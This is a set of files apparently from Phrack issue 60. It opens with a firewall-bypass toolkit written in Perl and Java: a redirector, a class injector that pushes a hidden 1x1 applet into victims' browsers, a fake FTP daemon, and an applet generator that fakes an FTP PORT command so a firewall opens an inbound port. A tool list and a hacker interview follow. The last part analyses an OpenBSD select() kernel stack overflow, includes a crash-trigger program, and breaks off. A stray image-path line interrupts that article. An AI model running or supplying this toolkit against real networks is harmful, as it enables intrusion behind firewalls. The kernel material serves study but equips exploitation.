Recently there has been much hype about various insecurities in firewalls which support tracking of FTP sessions. They could be tricked into thinking someone was opening an FTP session by using a second TCP stack for example. I would point you to CERT-URL for complete discussion.
There have been other techniques discussed such as embedding some evil tags in HTML files which makes the browser opening connections a firewall could interpret as FTP session.

Consider the following net:

```
[ Company ] ---- [ firewall ] --- [ some router ] --- [ WEB ]
```

Someone from 'Company' is browsing the web and has to pass his packets across some router that is not under control by Company but by attacker. Very common scenario no?

A few tools have been compiled to circumvent such setup.
I would even say, as soon as you enable FTP tracking you are lost.
More than one way ends in Rome.

Let me explain the small tools in short.

html-redirect: Attacker installs this on some router and
sets up redirect rule to port 8888.

class-inject: Attacker starts this with eftepe.class. html-redirect
will redirect the HTML requests to this mini-httpd. It forces
browser inside Company which is shielded by firewall to load
the Java applet. This applet simulates active FTP session to
some router and it is allowed so because security manager sees
some router as origin of eftepe.class. Firewall will then open
port 7350 inbound so you can connect from some router:20 to Company:7350.

ftpd: Attacker must run this on some router in order to simulate FTP
session.

createclass: script to create the correct java code which is
using apropriate IP (of some router) and port (on Company) then

Attacker could also sit on WEB (i.e. phrack.org :) and embed evil
java applets. So take care because X runs on port 6000. :-)

It is really that simple, and its not even worth an own article,
thats why you find it here as a add-on.

<classinject>

```
#!/usr/bin/perl -w

# Puts a classfile into remote browser
#

use IO::Socket;

sub usage
{
        print "Usage: $0 <class file>\n\n";
        exit;
}

my $classfile = shift || usage();
my $class;
my $classlen = (stat($classfile))[7];
open I, "<$classfile" or die $!;
read I, $class, $classlen;
close I;

my $sock = new IO::Socket::INET->new(Listen => 10,
                                     LocalPort => 8080,
                                     Reuse => 1) or die $!;
my $conn;

for (;;) {
        next unless $conn = $sock->accept();
        if (fork() > 0) {
                $conn->close();
                next;
        }
        my $request = <$conn>;
        if ($request =~ /$classfile/) {
                my $classcontent = "HTTP/1.0 200 OK\r\n".
                 "Server: Apache/1.3.6 (Unix)\r\n".
                 "Content-Length: $classlen\r\n".
                 "Content-Type: application/octet-stream\r\n\r\n".$class;
                print $conn $classcontent;
                print "Injected to ", $conn->peerhost(), "\n";
        } else {
                print $conn "<HTML>".
```

```
                                "<APPLET CODE=\"$classfile\" WIDTH=1 HEIGHT=1>".
                                "</APPLET></HTML>\r\n\r\n";
        }
        $conn->close();
        exit(0);
}
</classinject>
<createclass>
#!/usr/bin/perl -w

$ENV{"PATH"} = $ENV{"PATH"}."/usr/lib/java/bin";

print "Creating apropriate Java class-file for opeing port > 1023\n";
print "Enter IP to connect to on port 21 (e.g. '127.0.0.1'):";
my $ip = <STDIN>; chop($ip);
print "Enter port to open:";
my $port = <STDIN>; chop($port);
my $p1 = int $port/256;
my $p2 = $port%256;

open O, ">eftepe.java" or die $!;
print O<<EOF;

import java.io.*;
import java.applet.*;
import java.util.*;
import java.net.*;

public class eftepe extends Applet {

public void init()
{
        try {
                Socket s = new Socket("$ip", 21);
                OutputStream os = s.getOutputStream();
                BufferedReader in = new BufferedReader(new InputStreamReader(s.getInputStre
am()));
                PrintWriter pw = new PrintWriter(os, true);
                in.readLine();
                pw.println("USER ftp\\r\\n");
                in.readLine();
                pw.println("PASS ftp\\r\\n");
                in.readLine();
                String port = new String("PORT ");
                String me = InetAddress.getLocalHost().getHostAddress();
                port += me.replace('.', ',');
                port += ",$p1,$p2\\r\\n";
                pw.println(port);
                for(;;);
        } catch (Exception e) {
                e.printStackTrace();
        }
}

}
EOF

print "Compiling into classfile...\n";
system("javac eftepe.java");
print "Done. Results are in eftepe.class\n";

</createclass>

<ftpd>
#!/usr/bin/perl -w

use IO::Socket;
```

```
my $sock = new IO::Socket::INET->new(Listen => 10,
                                     LocalPort => 21,
                                     Reuse => 1) or die $!;
my $conn;

for (;;) {
        $conn = $sock->accept();
        if (fork() > 0) {
                $conn->close();
                next;
        }
        print $conn "220 ready\r\n";
        <$conn>;  # user
        print $conn "331 Password please\r\n";
        <$conn>;  # pass
        print $conn "230 Login successful\r\n";
        <$conn>;  #port
        print $conn "200 PORT command successful.\r\n";
        sleep(36);
        $conn->close();
        exit 0;
}
</ftpd>

<html-redirect>
#!/usr/bin/perl -w

# Simple HTTP Redirector
#

# iptables -A PREROUTING -t nat -p tcp --dport 80 -j REDIRECT --to-port 8888

use IO::Socket;

sub usage
{
        print "Usage: $0 <IP|Host>\n".
              "\t\tIP|Host -- IP or Host to redirect HTML reuests to\n\n";
        exit;
}

my $r = shift || usage();
my $redir = "HTTP/1.0 301 Moved Permanently\r\n".
            "Location: http://$r:8080\r\n\r\n";

my $sock = new IO::Socket::INET->new(Listen => 10,
                                     LocalPort => 8888,
                                     Reuse => 1) or die $!;
my $conn;

for (;;) {
        next unless $conn = $sock->accept();
        if (fork() > 0) {
                $conn->close();
                next;
        }
        my $request = <$conn>;
        print $conn "$redir";
        $conn->close();
        exit(0);
}
</html-redirect>

<testconnect>
#!/usr/bin/perl -w

use IO::Socket;
```

```
sub usage
{
        print "Usage: $0 <Host> <Port>\r\n";
        exit 0;
}

my $a = shift || usage();
my $b = shift || usage();

my $conn = IO::Socket::INET->new(PeerAddr => $a,
                                 PeerPort => $b,
                                 LocalPort => 20,
                                 Type => SOCK_STREAM,
                                 Proto => 'tcp') or die $!;

print $conn "GOTCHA\r\n";
$conn->close();
</testconnect>

<conntrack-start>
#!/bin/sh

# sample FTP session tracked firewall for 2.4 linux kernels
# modprobe ip_conntrack_ftp

iptables -F

iptables -A INPUT -p tcp --sport 21 -m state --state ESTABLISHED -j ACCEPT
iptables -A OUTPUT -p tcp --dport 21 -m state --state NEW,ESTABLISHED -j ACCEPT

iptables -A INPUT -p tcp --sport 20 -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -p tcp --dport 20 -m state --state ESTABLISHED -j ACCEPT

#iptables -A INPUT -p tcp --syn -j LOG
iptables -A INPUT -p tcp --syn -j DROP
</conntrack-start>

|=[ EOF ]=---------------------------------------------------------------=|
```

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x04 of 0x10

```
|=--------------------=[ T O O L Z   A R M O R Y ]=----------------------=|
|=-----------------------------------------------------------------------=|
|=----------=[ packetstorm <http://www.packetstormsecurity.org>  ]=-------=|
```

This new section, Phrack Toolz Armory, is dedicated to tool annoucements. We will showcast selected tools of relevance to the computer underground which have been released recently. The tools for #60 have been selected in teamwork by the Packet Storm staff and Phrack staff.

Drop us a mail if you develop something that you think is worth of being mentioned here.

----[1 - NMAP 3.1 Statistics Patch

URL : http://packetstormsecurity.org/UNIX/nmap/nmap-3.10ALPHA4_statistics-1.diff
Author : vitek[at]ixsecurity.com
Comment : The Nmap 3.10ALFA Statistics Patch adds the -c switch which guesses how much longer the scan will take, shows how many ports have been tested, resent, and the ports per second rate. Useful for scanning firewalled hosts.

----[2 - thc-rut

URL : http://www.thehackerschoice.com/thc-rut
Author : anonymous[at]segfault.net
Comment : RUT (aRe yoU There, pronouced as 'root') is your first knife on foreign network. It gathers informations from local and remote networks.

It offers a wide range of network discovery utilities like arp lookup on an IP range, spoofed DHCP request, RARP, BOOTP, ICMP-ping, ICMP address mask request, OS fingerprinting, high-speed host discovery, ...

THC-RUT comes with a OS host Fingerprinter which determines the remote OS by open/closed port characteristics, banner matching and nmap fingerprinting techniques (T1, tcpoptions).

The fingerprinter has been developerd to quickly (10mins) categorize hosts on a Class B network. Information sources are (amoung others) SNMP replies, telnetd (NVT) negotiation options, generic Banner Matching, HTTP-Server version, DCE request and tcp options. It is compatible to the nmap-os-fingerprints database and comes in addition to this with his own perl regex capable fingerprinting database (thcrut-os-fingerprints).

----[3 - Openwall GNU/*/Linux (Owl) 1.0 (Released 2002-10-13)

URL : http://www.openwall.com/Owl
Author : Solar Designer and other hackers.
Comment : Openwall Linux is the Hacker's choice platform. The security has been defined by people who know what they are doing. Owl comes without any useless services running by default, no RPM dependencies headache, full featured environment for

developers, a large number of usefull tools and a BSD-port-like update mechanism. It's for people who prefer vi over click/drag-and-drop sickness to configure the system.

Openwall GNU/*/Linux (Owl) includes a pre-built copy of John the Ripper password cracker ready for use without requiring another OS (life system!) and without having to install on a hard disk (although that is supported). The CD-booted system is fully functional, you may even let it go multi-user with virtual consoles and remote shell access.

John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), DOS, Win32, and BeOS. Its primary purpose is to detect weak Unix passwords, but a number of other hash types are supported aswell.

This is probably the most secure linux distribution out there.

----[4 - Stealth Kernel Patch

URL : http://packetstormsecurity.org/UNIX/patches/linux-2.2.22-stealth.diff.gz
Author : Sean Trifero <sean[at]innu.org>
Comment : The Stealth Kernel Patch for Linux v2.2.22 makes the linux kernel discard the packets that many OS detection tools use to query the TCP/IP stack. Includes logging of the dropped query packets and packets with bogus flags. Does a very good job of confusing nmap and queso.

----[5 - Memfetch

URL : http://packetstormsecurity.org/linux/security/memfetch.tgz
Author : Michal Zalewski <lcamtuf[at]ghettot.net>
Comment : Memfetch dumps the memory of a program without disrupting its operation, either immediately or on the nearest fault condition (such as SIGSEGV). It can be used to examine suspicious or misbehaving processes on your system, verify that processes are what they claim to be, and examine faulty applications using your favorite data viewer so that you are not tied to the inferior data inspection capabilities in your debugger.

----[6 - Lcrzoex

URL : http://www.laurentconstantin.com/en/lcrzoex/
http://www.laurentconstantin.com/en/rzobox/ (front end)
Author : Laurent Constantin <laurent.constantin@aql.fr>
Comment : Lcrzoex contains over 400 tools to test an Ethernet/IP network. It runs under Linux, Windows, FreeBSD, OpenBSD and Solaris. Features:

- sniff/spoof/replay
- syslog/ftp/dns/http/telnet clients
- ping/traceroute
- web spider
- tcp/web backdoor
- data conversion

phrack.org:~# cat .bash_history

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x05 of 0x10

|=--------------=[P R O P H I L E O N H O R I Z O N]=--------------=|
|=---=|
|=------------------------=[Phrack Staff]=-----------------------=|

|=---=[Specification

Handle: horizon
AKA: humble, john
Handle origin: It sounded neat.
catch him: I'm very easy to find.
Age of your body: mid 20s
Produced in: USA
Height & Weight: 5'11" ~165 lbs.
Urlz: Nope
Computers: A couple of decent x86 boxes and a lot of older stuff..
Member of: CostCo
Projects: Currently, stuff for work, and a few personal things that really aren't that interesting.

|=---=[Favorite things

Women: Creativity, intelligence, a sense of style.
Cars: German
Foods: Indian, Thai, Korean, Greek, Japanese, Lean Pockets
Alcohol: Helles, Redbull & Vodka
Music: Screeching Weasel, Fugazi, Stretch Armstrong, Bad Religion, some electronic
Movies: Big Lebowski, Office Space, Austin Powers, Memento, Pi
Books & Authors: Sigh.. I wish I read more these days.
Urls: Can't think of any...
I like: Engaging conversation. Sincerity and conviction. Solving difficult problems. Mr. Show. Gummi Bears.
I dislike: Unwarranted arrogance. Unwarranted Gummi Bears.

|=---=[Life in 3 sentences

I've never been normal. I've always felt a sense of purpose. I've tried to be generous.

|=---=[Hacker Life

PHRACKSTAFF: You have found quite a lot of bugs in the past and developed exploit code for them. Some vulnerabilities required new creative exploitation concepts which were not known at that time. What drives you into Challenging the exploitation of complicated bugs and what methods do you use?

Well, my motivations have definitely changed over time. I can come up with several ancillary reasons that have driven me at different times during my life, and they include both the selfish and the altruistic. But, I think it really comes down to a compulsion to figure all this stuff out.

As far as methods, I try to be somewhat systematic in my approach. I budget a good portion of time for just reading through the program, trying to get a feel for its architecture and the mindset and techniques of its authors. This also seems to help prime my subconscious.

I like to start at the lower layers of a program or system and look for any kind of potential unexpected behavior that could percolate upwards. I

will document each function and brainstorm any potential problems I see with it. I will occasionally take a break from documentation, and do the considerably more fun work of tracing back some of my theories to see if they pan out.

As far as writing exploits, I generally just try to reduce or eliminate the number of things that need to be guessed.

|=---=[Passions | What makes you tick

I'm definitely obsessed with computers. One of my original goals in learning to program as a kid was to develop games, so I've always been kind of passively interested in that. I'm also interested in artificial intelligence.

I've been doing Wing Chun kung fu for about two years now, and I find that to be really rewarding.

I spend a decent bit of my time thinking. I like to read lay-person oriented overviews of various academic disciplines. I'd really like to learn more about biology and neuroscience.

|=---=[Which research have you done or which one gave you the most fun?

I think I've had the most fun when collaborating with others.

|=---=[Memorable Experiences

Hanging out with sygma, saad, wordsmith, shegget, and all my old irc friends. Getting into trouble with colonwq. Long, not entirely coherent, chats with rc.local. :>

The weekend drinking/hacking/coding sessions at neon's place. boilermakers. Romania. Coding with xaphan. Almost getting fired from my university job for hacking Microsoft, and then getting let off the hook when one of their security officers called my boss. Helping joey__ write his first exploit, and then not understanding how it worked when he had finished. Working on various stuff with JoC, cham, module, so1o, zorkeres, binf, and the rest of the r9 guys.

Hanging out with Vacuum and RFP before leaving the US.

The time I spent living in Germany. Working with plaguez and Thomas, two absurdly brilliant guys. Living with Howard and Sondee.. eating at the Citta. CCC Camp - Meeting TESO, THC, and many others. linux deathmatch.

Watching people like duke and scut (and many others) get really good, and hoping that I somehow helped.

Accidentally crashing gatekeeper.

Hanging out in the adm channel. The always interesting discussions with str and anti. Racing with K2 to write exploits as Sun advisories came out.

The Firewall-1 speech with Dug and Thomas.

Finally getting my degree.

My european tour with dice. HAL. Meeting silvio. Getting smashed in the basement of a bar in Poland with the LSD guys. Chilling with Scrippie and Dvorvak and the members of a Dutch death metal band.

Going to a rave in Miami with JJ and ending up in the keys the day before a hurricane.

Watching my little brothers grow up.

Tag team coding/auditing with dice.

Working for cool people - Mike, Jim, Pat.

German/reversing lessons from Halvar.

sms's from srpnsrt.

Defcon - meeting digit, cheez, charise, zip, gobbles, i1l, cain, arakis, caddis, ryan, riley, and so many others.

The fun times I've had in Chicago. Greg's couch. OFP with Paul and Sergey. The bachelor party with monti and MJ. Meeting the esteemed Sarlo.

|=---=[What's your architecture of choice? OS of choice?

I tend to use what I'm comfortable with or whatever seems appropriate at the moment. The three machines that I use most of the time are currently running XP, Linux, and OpenBSD.

|=---=[Quotes

"Jesus Christ John McDonald!"

"odd"

"So, basically, what you are saying is that we should try to find the reactors."

"Hey, I just work here..."

|=---=[Open Interview

Q: When did you start playing with computers?

I got a c64 when I was 6.

Q: When did you had your first contact to the 'scene'?

1997 or so.

Q: When did you for your first time connect to the Internet?

1993. I had a part time job in high school programming for a satellite research center that had Internet access. From what I recall, I mainly played around on usenet and ftp sites.

Q: Let's talk a little bit about free research and Copyright. What's your opinion about "Copyright on exploits"?

Well, I'm not a lawyer, and I haven't really looked into it. I think that people should be entitled to do what they want with their work, and that legal protections are there for a reason. However, I've got no idea what copyrighting an exploit will actually afford you legally.

Q: If you could turn the clock backward, what would you do different in your young life ?

That's a tough one. The Internet has suffered a fair bit for the sake of my ego. I think I would have handled certain things with more discretion if I'd had a little more perspective.

|=---=[One word comments

Give a one word comment to the following topics:

Digital Millennium Copyright Act (DMCA): oceanliner
KIMBLE (the wannabe-hacker) : hoogedlyboogedly

```
ADM                                    : fun
NAI                                    : work
THE SCENE                              : which?
Companies buying exploits from hackers : dunno
IRC                                    : idle
CERT                                   : maligned
Full Disclosure Policy                 : careful
```

|=---=[Would you work for the government/military? Why or why not?

As much as it suprises me to say it, I don't really have an ideological opposition to working for my government. I think the combination of getting a little bit older, spending some time living abroad, and the recent events in my country has made me more appreciative of certain things. I think it is safe to say I would do it if I believed I was doing something positive and I thought it was necessary. Otherwise, I'd avoid it because it would just make life more complicated.

|=---=[Please tell our audience a worst case scenario into what the scene might turn into.

I guess I could prognosticate about it becoming factionalized, petty, cruel, insecure, and paranoid, but who would I be kidding?

|=---=[And if everything works out fine? What's the best case scenario you can imagine?

As long as there is a place for new people who show promise, I think things will be cool.

|=---=[Any suggestions/comments/flames to the scene and/or specific people?

Think for yourself.

|=---=[Shoutouts & Greetings

Hi everyone :>

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x06 of 0x10

|=----------=[Smashing The Kernel Stack For Fun And Profit]=----------=|

|=---------------=[Sinan "noir" Eren <noir@olympos.org>]=---------------=|

DISCLAIMER:
This article presented here is bound to no organization or company. It is the author's contrubition to the hacker community at large. The research and development in this article is done by the author with NO SUPPORT from a commercial organization or company. No organization or company should be held responsible or credited for this article other than the author himself.

--[Contents

--[1 - Introduction

This article is about recent exposures of many kernel level vulnerabilities and advances in their exploitation which leads to trusted (oops safe) and robust exploits.

We will focus on 2 recent vulnerabilities in the OpenBSD kernel as our case studies. Out of the these we will mainly concentrate on exploitation of the select() system call buffer overflow. The setitimer() arbitrary memory

overwrite vulnerability will be explained in the code section of this article (as inline comments, so as not to repeat what we have already covered whilst exploring the select() buffer overflow).

This paper should not be viewed as an exploit construction tutorial, my goal is, rather, to explore and demonstrate generic ways to exploit stack overflows and signed/unsigned vulnerabilities in kernel space.

Case studies will be used to demonstrate these techniques, and reusable *BSD "kernel level shellcodes" -- with many cool features! -- will be presented.

There has been related work done by [ESA] and [LSD-PL], which may complement this article.

--[2 - The Vulnerability: OpenBSD select() syscall overflow

```
sys_select(p, v, retval)
        register struct proc *p;
        void *v;
        register_t *retval;
{
        register struct sys_select_args /* {
                syscallarg(int) nd;
                syscallarg(fd_set *) in;
                syscallarg(fd_set *) ou;
                syscallarg(fd_set *) ex;
                syscallarg(struct timeval *) tv;
        } */ *uap = v;
        fd_set bits[6], *pibits[3], *pobits[3];
        struct timeval atv;
        int s, ncoll, error = 0, timo;
        u_int ni;

[1]     if (SCARG(uap, nd) > p->p_fd->fd_nfiles) {
                /* forgiving; slightly wrong */
                SCARG(uap, nd) = p->p_fd->fd_nfiles;
        }
[2]     ni = howmany(SCARG(uap, nd), NFDBITS) * sizeof(fd_mask);
[3]     if (SCARG(uap, nd) > FD_SETSIZE) {

        ...

        }
        ...
#define getbits(name, x) \
[4]   if (SCARG(uap, name) && (error = copyin((caddr_t)SCARG(uap, name), \
            (caddr_t)pibits[x], ni))) \
                goto done;
[5]     getbits(in, 0);
        getbits(ou, 1);
        getbits(ex, 2);
#undef  getbits

        ...
```

To make some sense out of the code above we need to decipher the SCARG macro, which is extensively used in the OpenBSD kernel syscall handling routines.

Basically, SCARG() is a macro that retrieves the members of the 'struct sys_XXX_args' structures.

```
sys/systm.h:114
...
#if     BYTE_ORDER == BIG_ENDIAN
```

```
#define SCARG(p, k)     ((p)->k.be.datum)       /* get arg from args
pointer */
#elif   BYTE_ORDER == LITTLE_ENDIAN
#define SCARG(p, k)     ((p)->k.le.datum)       /* get arg from args
pointer */

sys/syscallarg.h:14
...
#define syscallarg(x)                                                   \
        union {                                                         \
                register_t pad;                                         \
                struct { x datum; } le;                                 \
                struct {                                                \
                        int8_t pad[ (sizeof (register_t) < sizeof (x))  \
                                ? 0                                     \
                                : sizeof (register_t) - sizeof (x)];    \
                        x datum;                                        \
                } be;                                                   \
        }
```

Access to structure members is performed via SCARG() in order to preserve alignment along CPU register size boundaries, so that memory accesses will be faster and more efficient.

In order to make use of the SCARG() macro, the declarations need to be done as follows (example for select() syscall arguments):

```
sys/syscallarg.h:404
...
struct sys_select_args {
[6]     syscallarg(int) nd;
        syscallarg(fd_set *) in;
        syscallarg(fd_set *) ou;
        syscallarg(fd_set *) ex;
        syscallarg(struct timeval *) tv;
};
```

The vulnerability can be described as an insufficient check on the 'nd' argument [6], which is used as the length parameter for userland to kernel land copy operations.

Whilst there is a check [1] on the 'nd' argument (nd represents the highest numbered descriptor plus one, in any of the fd_sets), which is checked against the p->p_fd->fd_nfiles (the number of open descriptors that the process is holding), this check is inadequate -- 'nd' is declared as signed [6], so it can be negative, and therefore will pass the greater-than check [1].

Then 'nd' is put through a macro [2], in order to calculate an unsigned integer, 'ni', which will eventually be used as the the length argument for the copyin operation.

howmany() [2] is defined as follows (sys/param.h line 175):

```
#define howmany(x, y)   (((x)+((y)-1))/(y))
```

Expansion of line [2] will look like as follows:

```
sys/types.h:157, 169
#define NBBY    8               /* number of bits in a byte */

typedef int32_t fd_mask;
#define NFDBITS (sizeof(fd_mask) * NBBY)        /* bits per mask */
...
ni = ((nd + (NFDBITS-1)) / NFDBITS)  * sizeof(fd_mask);
ni = ((nd + (32 - 1)) / 32) * 4
```

Calculation of 'ni' is followed by another check on the 'nd' argument [3]. This check is also passed, since OpenBSD developers consistently forget about the signedness checks on the 'nd' argument. Check [3] was done to see if the space allocated on the stack is sufficient for the following copyin operations, and, if not, then sufficient heap space will be allocated.

Given the inadequacy of the signed check, we'll pass check [3] (> FD_SETSIZE), and will continue using stack space. This will make our life much easier, given that stack overflows are much more trivially exploited than heap overflows. (Hopefully, I'll write a follow-up paper that will demonstrate kernel-land heap overflows in the future).

Finally, the getbits() [4,5] macro is defined and called in order to retrieve user supplied fd_sets (readfds, writefds, exceptfds -- these arrays contain the descriptors to be tested for 'ready for reading', ready for writing' or 'have an exceptional condition pending').

For exploitation purposes we don't really care about the layout of the fd_sets -- they can be treated as any simple char buffer aiming to overflow its boundaries and overwrite the saved ebp and saved eip.

With this simple test code, we can reproduce the overflow:

```
#include <stdio.h>
#include <sys/types.h>

int
main(void)
{
        char *buf;
        buf = (char *) malloc(1024);
        memset(buf, 0x41, 1024);
        select(0x80000000, (fd_set *) buf, NULL, NULL, NULL);
}
```

What happens is; system call number 93 (SYS_select) is dispatched to handler sys_select() by the syscall() function, with all user land supplied arguments bundled into a sys_select_args structure.

'nd', being 0x80000000 (the smallest negative number for signed 32bit) has gone through the size check [1] and, later, the howmany() macro [2] calculates unsigned integer 'ni' as 0x10000000. The getbits() macro [5] is then called with the address of buf (user land, heap) which expands to the copyin(buf, kernel_stack, 0x10000000) operation.

copyin() starts to copy the userland buffer to the kernel stack, a long at a time (0x10000000/4 times). However, this copy operation won't ever fully succeed, as the kernel will run out of per-process stack trying to copy such a huge buffer from userland -- and will crash on an out of bounds write operation.

--[3 - Obstacles encountered in exploitation

- copyin(uaddr, kaddr, big_number) problem

First and the most obvious problem is to take control of the size argument 'ni' passed to the copyin operation, since this number is derived from the user supplied 'nd' argument which, must be negative, we'll never be able to construct a reasonably "big" number. Actually the "smallest" positive number we can construct is 0x10000000. As we have already find out that, this number will cause us to hit the end of kernel stack and kernel will panic. This is our first obstacle and we'll overcome it by exploring how copyin() works in the following section.

- payload storage problem

This is a typical problem for every type of exploit (user or kernel land). Determining where the most appropriate place is to store the payload/shellcode. This problem is rather simple to overcome in kernel land exploits and we'll talk about the proper solution.

- clean return to user land problem

Another problem arises after we overwrite the saved return address and gain control, at that point we can be real imaginative on the payload, but we'll run into the trouble of how to return back to user land and be able to enjoy our newly altered kernel space!

--[3.1 - Overcoming The Large copyin() Problem

To be able to solve this problem, we need to read through the copyin() and trap() functions and understand their internals.

We shall start by understanding copyin() user to kernel copy primitive, my comments will be inlined:

sys/arch/i386/i386/locore.s:955

```
ENTRY(copyin)
        pushl   %esi
        pushl   %edi
```

Save %esi, %edi .

```
        movl    _C_LABEL(curpcb),%eax
```

Move the current process control block address (_curpcb) into %eax . _C_LABEL() is a simple macro that will add an underscore sign to the beginning of the symbol name. See sys/arch/i386/include/asm.h:66

The process control block is a per-process kernel structure that holds the current execution state of a process and differs based on machine architecture. It consists of: stack pointer, program counter, general-purpose registers, memory management registers and some other architecture depended members such as per process LDT's (i386) and so on. The *BSD kernel extends the PCB with software related entries, such as the "copyin/out fault recovery" handler (pcb_onfault). Each process control block is stored and referenced through the user structure. See sys/user.h:61 and [4.4 BSD].

```
[1]    pushl   $0
```

Push a ZERO on the stack; this will make sense at the epilog or the _copy_fault function, which has the matching 'popl' instruction.

```
[2]    movl    $_C_LABEL(copy_fault),PCB_ONFAULT(%eax)
```

Move _copy_fault's entry address into the process control block's pcb_onfault member. This simply installs a special fault handler for 'protection', 'segment not present' and 'alignment' faults. copyin() installs its own fault handler, _copy_fault, we'll get back to this when exploring the trap() code, since processor faults are handled there.

```
        movl    16(%esp),%esi
        movl    20(%esp),%edi
        movl    24(%esp),%eax
```

Move the incoming first, second and third arguments to %esi, %edi, %eax respectively. %esi being the user land buffer, %edi the destination kernel buffer and %eax the size.

```
    /*
```

```
     * We check that the end of the destination buffer is not past the end
     * of the user's address space.  If it's not, then we only need to
     * check that each page is readable, and the CPU will do that for us.
     */
        movl    %esi,%edx
        addl    %eax,%edx
```

This addition operation is to verify if the user land address plus the size (%eax) is in legal user land address space. The user land address is moved to %edx and then added to the size (ubuf + size), which will point to the supposed end of the user land buffer.

```
        jc      _C_LABEL(copy_fault)
```

This is a smart check to see if previous addition operation has an integer over-wrap issue. e.g: the user land address being 0x0ded and size being 0xffffffff -- this unsigned arithmetic operation will overlap and the result is going to be 0x0dec. By design, the CPU will set the carry flag on such condition and 'jc' jump short on carry flag set instruction will take us to _copy_fault function which do some clean up and return EFAULT .

```
        cmpl    $VM_MAXUSER_ADDRESS,%edx
        ja      _C_LABEL(copy_fault)
```

Followed by the range check: whether or not the user land address plus size is in valid user land address space range. A comparison is done against the VM_MAXUSER_ADDRESS constant, which is the end of the user land stack (0xdfbfe000 through obsd 2.6-3.1). If the sum (%edx) is above VM_MAXUSER_ADDRESS 'ja' (jump above) instruction will make a short jump to _copy_fault , eventually leading to the termination of the copy operation.

```
3:      /* bcopy(%esi, %edi, %eax); */
        cld
```

Clear the direction flag, DF = 0, means that the copy operation is going to increment the index registers '%esi and %edi' .

```
        movl    %eax,%ecx
        shrl    $2,%ecx
        rep
        movsl
```

Do the copy operation long at a time, from %esi to %edi .

```
        movb    %al,%cl
        andb    $3,%cl
        rep
        movsb
```

Copy the remaining (size % 4) data, byte at a time.

```
        movl    _C_LABEL(curpcb),%edx
        popl    PCB_ONFAULT(%edx)
```

Move the current process control block address into %edx, and then pop the first value on the stack into the pcb_onfault member (ZERO [1] pushed earlier). This means, the special fault handler is cleared from the process.

```
        popl    %edi
        popl    %esi
```

Restore the old values of %edi, %esi .

```
        xorl    %eax,%eax
        ret
```

Do a return with a return value of zero: Success .

```
ENTRY(copy_fault)
```

In the case of faults and failures in checks at copyin() this is where we drop.

```
        movl    _C_LABEL(curpcb),%edx
        popl    PCB_ONFAULT(%edx)
```

Move the current process control block address into %edx and then pop the first value on the stack into the pcb_onfault member (ZERO [1] pushed earlier). This clears the special fault handler from the process.

```
        popl    %edi
        popl    %esi
```

Restore the old values of %edi, %esi .

```
        movl    $EFAULT,%eax
        ret
```

Do a return with a return value of EFAULT (14): Failure .

After this long exploration of the copyin() function we'll just take a brief look at trap() and check how pcb_onfault is implemented. trap() is the main interface to exception, fault and trap handling of the BSD kernel.

```
trap.h:51:#define    T_PROTFLT        4      /* protection fault */
trap.h:63:#define    T_SEGNPFLT      16      /* segment not present fault
*/
trap.h:54:#define    T_ALIGNFLT       7      /* alignment fault */

sys/arch/i386/i386/trap.c:174
void
trap(frame)
        struct trapframe frame;
{
        register struct proc *p = curproc;
        int type = frame.tf_trapno;
...
        switch (type) {

...
line: 269

        case T_PROTFLT:
        case T_SEGNPFLT:
        case T_ALIGNFLT:
                /* Check for copyin/copyout fault. */
[1]             if (p && p->p_addr) {
[2]                     pcb = &p->p_addr->u_pcb;
[3]                     if (pcb->pcb_onfault != 0) {
                        copyfault:
[4]                             frame.tf_eip = (int)pcb->pcb_onfault;
                                return;
                        }
                }

...
```

Faults such as 'protection', 'segment not present' and 'alignment' are handled all together, through a switch statement in trap() code. The appropriate case for the mentioned faults in trap() , initially checks for the existence of the process structure and the user structure [1] then loads the process control block from the user structure [2], check if the pcb_onfault is set [3] if its set, if so, the instruction pointer (%eip) of the control block is overwritten with the value of this special fault handler [4]. After the process is context switched and given the cpu, it


will start running from the new handler code in kernel space. In the case of copyin() , execution will be redirected to _copy_fault .

Armoured with all this knowledge, we can now provide a solution for the 'big size copyin()' problem.

--[3.1.1 - mprotect() 4 life!

x86 cpu memory operations such like trying to read from write only (-w-) page or trying to write to a read only (r--) or no access (---) page and some other combinations will throw out a protection fault which will be handled by trap() code as shown above.

This basic functionality will allow us to write as many bytes into kernel space as we wish, no matter how big the size value actually is. As seen above, the trap() code checks for pcb_onfault handler for protection faults and redirects execution to it. In order to stop copying from user land to kernel land, we will need to turn off the read protection bit of any certain page following the overflow vector and achieve our goal.



The way to control the overflow as described in the diagram is to allocate 2 PAGE_SIZEd memory chunks and fill the end of the first page with overflow data (exploitation vector) and then turn off the read protection bit of the following page.

At this stage we also run into another problem (albeit rather simple to overcome). PAGE_SIZE is 4096 in x86 and 4096 bytes of overflowed stack will crash the kernel at an earlier stage (before we take control).

